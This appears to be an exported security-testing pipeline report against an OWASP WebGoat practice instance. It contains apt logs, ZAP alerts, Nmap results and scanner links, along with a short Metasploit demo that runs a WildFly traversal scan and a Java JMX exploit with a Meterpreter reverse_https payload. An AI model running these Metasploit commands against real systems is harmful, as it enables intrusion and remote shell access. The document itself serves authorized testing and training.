
The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common python3-certifi python3-typing-extensions

49 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.8 MB of archives.

After this operation, 38.9 kB disk space will be freed. Do you want to continue? [Y/n] Abort. Hit:1 https://deb.parrot.sh/parrot parrot InRelease Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease Reading package lists... Building dependency tree... Reading state information... 49 packages can be upgraded. Run 'apt list --upgradable' to see them. Cleaning up any existing old code copies of security tests... This is not a secure way to check out code; Getting the latest code copy for all security tests... ______ Metasploit Framework Exploit Demo: ______ Target Web Goat Instance IP Address: 20.198.123.15 Possible Metasploit exploits or auxilaries or payloads, that can used for attacking ______ Sample attack executions from msfconsole CLI >>> Sample 1: Running Wildfly directory traversal auxillary attack ... >>> [*] Processing ./src/exploitwildflydir_traversal.rc for ERB directives. resource (./src/exploitwildflydirtraversal.rc)> use auxiliary/scanner/http/wildflytraversal resource (./src/exploitwildflydir_traversal.rc)> show options Module options (auxiliary/scanner/http/wildfly traversal): Name Current Setting Required Description ____ Proxies no A proxy chain of format type:host:port[,type:host:port][...] RELATIVEFILEPATH standalone RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ basics/using-metasploit.html RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections THREADS 1 yes The number of concurrent threads (max one per host)



Exploit target:
Id Name
0 Generic (Java Payload)
View the full module info with the info, or info -d command.
[*] resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> Ruby Code (57 bytes)
RHOSTS =>
resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> use payload/java/meterpreter/reverse_https
resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exploit
[*] Payload Handler Started as Job
resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exit

Priotity-High Pytest-Playwright Test Output Issue

GitHub Issue number # 690 GitHub Issue URL: Here! **Playwright** pytest "priority High" Starting pytests.... ======= test session starts _____ platform linux -- Python 3.10.12, pytest-7.4.3, pluggy-1.3.0 rootdir: /home/runner/work/ASTICI/ASTICI configfile: apture=tee-sys plugins: base-url-2.0.0, playwright-0.4.3, tornasync-0.6.0.post2, anyio-4.0.0, asyncio-0.21.1, trio-0.8.0 asyncio: mode=strict collected 5 items src/test_AsyncWebGoatUseCases.py ... [60%] src/test_WebGoatUseCases.py .. [100%] ______ ======== 5 passed in 24.08s _____ Stop pytests....

Priority-High - OWASP WebGoat Landing Page ZAP Scan

GitHub Issue number # 689

GitHub Issue URL: Here!

- Site: http://20.198.123.15:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://20.198.123.15:8080/WebGoat/login
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://20.198.123.15:8080/WebGoat/login
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://20.198.123.15:8080/WebGoat/login
 - Cookie No HttpOnly Flag [10010] total: 1:
 - http://20.198.123.15:8080/WebGoat/start.mvc
 - Cookie Slack Detector [90027] total: 2:
 - http://20.198.123.15:8080/WebGoat/login
 - http://20.198.123.15:8080/WebGoat/start.mvc
 - Cookie without SameSite Attribute [10054] total: 1:
 - http://20.198.123.15:8080/WebGoat/start.mvc
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://20.198.123.15:8080/WebGoat/login
 - Base64 Disclosure [10094] total: 1:
 - http://20.198.123.15:8080/WebGoat/start.mvc
 - Non-Storable Content [10049] total: 1:
 - http://20.198.123.15:8080/WebGoat/start.mvc
 - Sec-Fetch-Dest Header is Missing [90005] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/login
 - http://20.198.123.15:8080/WebGoat/start.mvc
 - Sec-Fetch-Mode Header is Missing [90005] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/login
 - http://20.198.123.15:8080/WebGoat/start.mvc
 - Sec-Fetch-Site Header is Missing [90005] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/login
 - http://20.198.123.15:8080/WebGoat/start.mvc
 - Sec-Fetch-User Header is Missing [90005] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/login
 - http://20.198.123.15:8080/WebGoat/start.mvc
 - Session Management Response Identified [10112] total: 2:
 - http://20.198.123.15:8080/WebGoat/start.mvc
 - http://20.198.123.15:8080/WebGoat/start.mvc
 - Storable and Cacheable Content [10049] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/robots.txt
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/login

• User Agent Fuzzer [10104] total: 24:

- http://20.198.123.15:8080/WebGoat
- http://20.198.123.15:8080/WebGoat
- http://20.198.123.15:8080/WebGoat
- http://20.198.123.15:8080/WebGoat
- http://20.198.123.15:8080/WebGoat

■ ..

View the following link to download the report. RunnerID:6774114667

Priority-Medium Nmap-ParrotOS Scan output

GitHub Issue number # 688

GitHub Issue URL: Here!

parrotOS nmap

"priority Medium"

Nmap vulnerability scanning for 20.198.123.15

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [17.6 MB]

Ign:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages

Ign:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [519 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [1107 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.8 kB]

Ign:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [107 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [214 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 19.6 MB in 1min 17s (253 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

49 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common python3-certifi

49 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.8 MB of archives.

python3-typing-extensions

After this operation, 38.9 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common python3-certifi python3-typing-extensions

49 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.8 MB of archives.

After this operation, 38.9 kB disk space will be freed.

Hit:1 https://deb.parrot.sh/parrot parrot InRelease Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease Reading package lists... Building dependency tree... Reading state information... 49 packages can be upgraded. Run 'apt list --upgradable' to see them. Running basic nmap scan... Starting Nmap 7.92 (https://nmap.org) at 2023-11-11 04:52 UTC Nmap scan report for 20.198.123.15 Host is up (0.23s latency). Not shown: 65530 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 d6:99:c4:18:b3:b9:24:19:6b:06:8d:e8:61:3d:c9:9b (ECDSA) 256 2b:c2:39:e7:75:51:6e:b1:0b:f9:5f:3b:58:c2:0c:dc (ED25519) 80/tcp closed http 443/tcp closed https 8080/tcp open http-proxy | fingerprint-strings: | FourOhFourRequest: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 | Date: Sat, 11 Nov 2023 04:57:12 GMT | GenericLines, Help, Kerberos, LDAPSearchReg, LPDString, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReg, Socks5, TLSSessionReg, TerminalServerCookie, WMSRequest, oracle-tns: | HTTP/1.1 400 Bad Request | Content-Length: 0 | Connection: close

Do you want to continue? [Y/n] Abort.

```
| GetRequest:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
| Date: Sat, 11 Nov 2023 04:57:10 GMT
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
_ Date: Sat, 11 Nov 2023 04:57:11 GMT
|_http-title: Site doesn't have a title.
9090/tcp open zeus-admin?
| fingerprint-strings:
| GenericLines, RTSPRequest, SqueezeCenter_CLI, WMSRequest, ibm-db2-das:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sat, 11 Nov 2023 04:57:10 GMT
| Connection: close
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-11-11T04:57:10.685+00:00",
```

```
| "status" : 404,
| "error" : "Not Found",
| "path" : "/"
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Expires: 0
| Cache-Control: no-cache, no-store, max-age=0, must-revalidate
| X-XSS-Protection: 1; mode=block
| Pragma: no-cache
| X-Frame-Options: DENY
| Date: Sat, 11 Nov 2023 04:57:28 GMT
| Allow: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS, PATCH
| Connection: close
| Vary: Origin
| Vary: Access-Control-Request-Method
| Vary: Access-Control-Request-Headers
| X-Content-Type-Options: nosniff
| Content-Type: application/json
| "timestamp" : "2023-11-11T04:57:28.723+00:00",
| "status" : 404,
| "error" : "Not Found",
|_ "path" : "/"
2 services unrecognized despite returning data. If you know the service/version, please
submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service:
  INDIVIDUALLY)========
SF-Port8080-TCP:V=7.92%I=7%D=11/11%Time=654F09A6%P=x86 64-pc-linux-
gnu%r(G
SF:etRequest,65,"HTTP/1.1 404 Not Found Connection: close\n
SF:r Content-Length: 0 Date: Sat, 11 Nov 2023 04:57:
SF:10 GMT
")%r(HTTPOptions,65,"HTTP/1.1 404 Not Found\n
SF:r Connection: close Content-Length: 0 Date: Sat, 11\n
```

SF:x20Nov 2023 04:57:11 GMT

")%r(RTSPRequest,42,"HTTP/1.1

SF: 400 Bad Request Content-Length: 0 Connection: clo

SF:se

")%r(FourOhFourRequest,65,"HTTP/1.1 404 Not Found

SF: Connection: close Content-Length: 0 Date: Sat, 11\x

SF:20Nov 2023 04:57:12 GMT

")%r(Socks5,42,"HTTP/1.1 40

SF:0 Bad Request Content-Length: 0 Connection: close

SF: ")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content

SF:-Length: 0 Connection: close

")%r(Help,42,"HTTP/1.1

SF:0400 Bad Request Content-Length: 0 Connection: close\n

SF:r

")%r(SSLSessionReg,42,"HTTP/1.1 400 Bad Request Con

SF:tent-Length: 0 Connection: close

")%r(TerminalServerCoo

SF:kie,42,"HTTP/1.1 400 Bad Request Content-Length: 0 C

SF:onnection: close

")%r(TLSSessionReq,42,"HTTP/1.1 400 B

SF:ad Request Content-Length: 0 Connection: close

")

SF:%r(Kerberos,42,"HTTP/1.1 400 Bad Request Content-Length:\x

SF:200 Connection: close

")%r(SMBProgNeg,42,"HTTP/1.1 400

SF: Bad Request Content-Length: 0 Connection: close \n

SF:r ")%r(LPDString,42,"HTTP/1.1 400 Bad Request Content-Len

SF:gth: 0 Connection: close

")%r(LDAPSearchReg,42,"HTTP/1\n

SF:.1 400 Bad Request Content-Length: 0 Connection: c

SF:lose

")%r(SIPOptions,42,"HTTP/1.1 400 Bad Request C

")%r(WMSRequest,42," SF:HTTP/1.1 400 Bad Request Content-Length: 0 Connectio SF:n: close ")%r(oracle-tns,42,"HTTP/1.1 400 Bad Reque SF:st Content-Length: 0 Connection: close "); =========NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)======== SF-Port9090-TCP:V=7.92%I=7%D=11/11%Time=654F09A6%P=x86 64-pc-linuxgnu%r(G SF:etRequest,1EF,"HTTP/1.1 404 Not Found Expires: 0 Cac SF:he-Control: no-cache, no-store, max-age=0, must-revalidate\n SF:r X-XSS-Protection: 1; mode=block Pragma: no-cache X-Fr SF:ame-Options: DENY Date: Sat, 11 Nov 2023 04:57:10\n SF:x20GMT Connection: close Vary: Origin Vary: Access-Co SF:ntrol-Request-Method Vary: Access-Control-Request-Headers X-Co SF:ntent-Type-Options: nosniff Content-Type: application/json SF: { \"timestamp\" : \"2023-11-11T04:57:10.685+00:00\n SF:", \"status\" : 404, \"error\" : \"Not $SF:0Found'', ''path'' : ''/'' }")%r(WMSRequest,42,"HTTP/1\n$ SF:.1 400 Bad Request Content-Length: 0 Connection: c SF:lose ")%r(ibm-db2-das,42,"HTTP/1.1 400 Bad Request SF:Content-Length: 0 Connection: close ")%r(SqueezeCenter SF:CLI,42,"HTTP/1.1 400 Bad Request Content-Length: 0 C SF:onnection: close ")%r(GenericLines,42,"HTTP/1.1 400 Ba SF:d Request Content-Length: 0 Connection: close ")% SF:r(HTTPOptions,22B,"HTTP/1.1 404 Not Found Expires: 0 \n

SF:ontent-Length: 0 Connection: close

SF:nCache-Control: no-cache, no-store, max-age=0, must-revalid

SF:ate X-XSS-Protection: 1; mode=block Pragma: no-cache

SF:X-Frame-Options: DENY Date: Sat, 11 Nov 2023 04:57

SF::28 GMT Allow: GET, HEAD, POST, PUT, DELETE, TR

SF:ACE, OPTIONS, PATCH Connection: close Vary: Origin \n

SF:nVary: Access-Control-Request-Method Vary: Access-Control-Requ

SF:est-Headers X-Content-Type-Options: nosniff Content-Type: a

SF:pplication/json

{ \"timestamp\" : \"2023-11-11T04

SF::57:28.723+00:00\", \"status\" : 404, \"error

SF:\" : \"Not Found\", \"path\" : \"/\" }")%r(RTS

SF:PRequest,42,"HTTP/1.1 400 Bad Request Content-Length: 0

SF: Connection: close

"):

Device type: general purpose|storage-misc|firewall

Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (86%), Synology DiskStation Manager 5.X (86%), FreeBSD 6.X (85%), WatchGuard Fireware 11.X (85%)

OS CPE: cpe:/o:linux:linuxkernel:2.6.32 cpe:/o:linux:linuxkernel:3 cpe:/o:linux:linuxkernel:4.4 cpe:/o:linux:linuxkernel cpe:/a:synology:diskstation_manager:5.1 cpe:/o:freebsd:freebsd:6.2 cpe:/o:watchguard:fireware:11.8

Aggressive OS guesses: Linux 2.6.32 (86%), Linux 2.6.39 (86%), Linux 3.10 - 3.12 (86%), Linux 3.4 (86%), Linux 4.4 (86%), Synology DiskStation Manager 5.1 (86%), Linux 3.10 - 3.16 (85%), Linux 4.0 (85%), Linux 2.6.35 (85%), Linux 3.10 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 26 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

TRACEROUTE (using port 443/tcp)

HOP RTT ADDRESS

1 0.01 ms 172.17.0.1

2 ... 25

26 230.62 ms 20.198.123.15

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 396.98 seconds

Running vulnerability scanning using basic nmap scripts - SQL Injection...

Starting Nmap 7.92 (https://nmap.org) at 2023-11-11 04:59 UTC

Nmap scan report for 20.198.123.15

Host is up (0.23s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.94 seconds

Running vulnerability scanning using CSS nmap script...

Starting Nmap 7.92 (https://nmap.org) at 2023-11-11 04:59 UTC

Nmap scan report for 20.198.123.15

Host is up (0.23s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.24 seconds

Priority-High - OWASP WebGoat Login Page ZAP Scan

GitHub Issue number # 687

GitHub Issue URL: Here!

- Site: http://20.198.123.15:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://20.198.123.15:8080/WebGoat/login
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://20.198.123.15:8080/WebGoat/login
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://20.198.123.15:8080/WebGoat/login
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://20.198.123.15:8080/WebGoat/login
 - Sec-Fetch-Dest Header is Missing [90005] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/robots.txt
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/login
 - Sec-Fetch-Mode Header is Missing [90005] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/robots.txt
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/login
 - Sec-Fetch-Site Header is Missing [90005] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/robots.txt
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/login
 - Sec-Fetch-User Header is Missing [90005] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/robots.txt
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/login
 - Storable and Cacheable Content [10049] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/robots.txt
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/login
 - User Agent Fuzzer [10104] total: 12:
 - http://20.198.123.15:8080/WebGoat
 - http://20.198.123.15:8080/WebGoat
 - http://20.198.123.15:8080/WebGoat
 - http://20.198.123.15:8080/WebGoat
 - http://20.198.123.15:8080/WebGoat
 - **.**..

View the following link to download the report. RunnerID:6774114667

Priority-High - OWASP WebGoat Registration Page ZAP Scan

GitHub Issue number # 686

GitHub Issue URL: Here!

- Site: http://20.198.123.15:8080 New Alerts
 - Absence of Anti-CSRF Tokens [10202] total: 1:
 - http://20.198.123.15:8080/WebGoat/registration
 - Anti-CSRF Tokens Check [20012] total: 1:
 - http://20.198.123.15:8080/WebGoat/registration
 - Content Security Policy (CSP) Header Not Set [10038] total: 1:
 - http://20.198.123.15:8080/WebGoat/registration
 - Permissions Policy Header Not Set [10063] total: 1:
 - http://20.198.123.15:8080/WebGoat/registration
 - Sec-Fetch-Dest Header is Missing [90005] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/robots.txt
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/registration
 - Sec-Fetch-Mode Header is Missing [90005] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/robots.txt
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/registration
 - Sec-Fetch-Site Header is Missing [90005] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/robots.txt
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/registration
 - Sec-Fetch-User Header is Missing [90005] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/robots.txt
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/registration
 - Storable and Cacheable Content [10049] total: 4:
 - http://20.198.123.15:8080/
 - http://20.198.123.15:8080/robots.txt
 - http://20.198.123.15:8080/sitemap.xml
 - http://20.198.123.15:8080/WebGoat/registration
 - User Agent Fuzzer [10104] total: 12:
 - http://20.198.123.15:8080/WebGoat
 - http://20.198.123.15:8080/WebGoat
 - http://20.198.123.15:8080/WebGoat
 - http://20.198.123.15:8080/WebGoat
 - http://20.198.123.15:8080/WebGoat
 - **.**..

View the following link to download the report. RunnerID:6774114667

Priority High - Sonar Cloud Code Scan Report

GitHub Issue number # 685

GitHub Issue URL: Here!

SonarCloud "priority High"

SonarCloud Scan for OWASP WebGoat

Go to https://sonarcloud.io/project/overview?id=pradyumna-muppirala_WebGoatSAST for full report of SonarCloud with Github SSO.

Priority High - Snyk Report

GitHub Issue number # 684

GitHub Issue URL: Here!

Snyk_scan "priotity High"

Snyk Scan for OWASP WebGoat

Go to https://app.snyk.io/org/pradyumna-muppirala for full report of Snyk with Github SSO.

Confidential

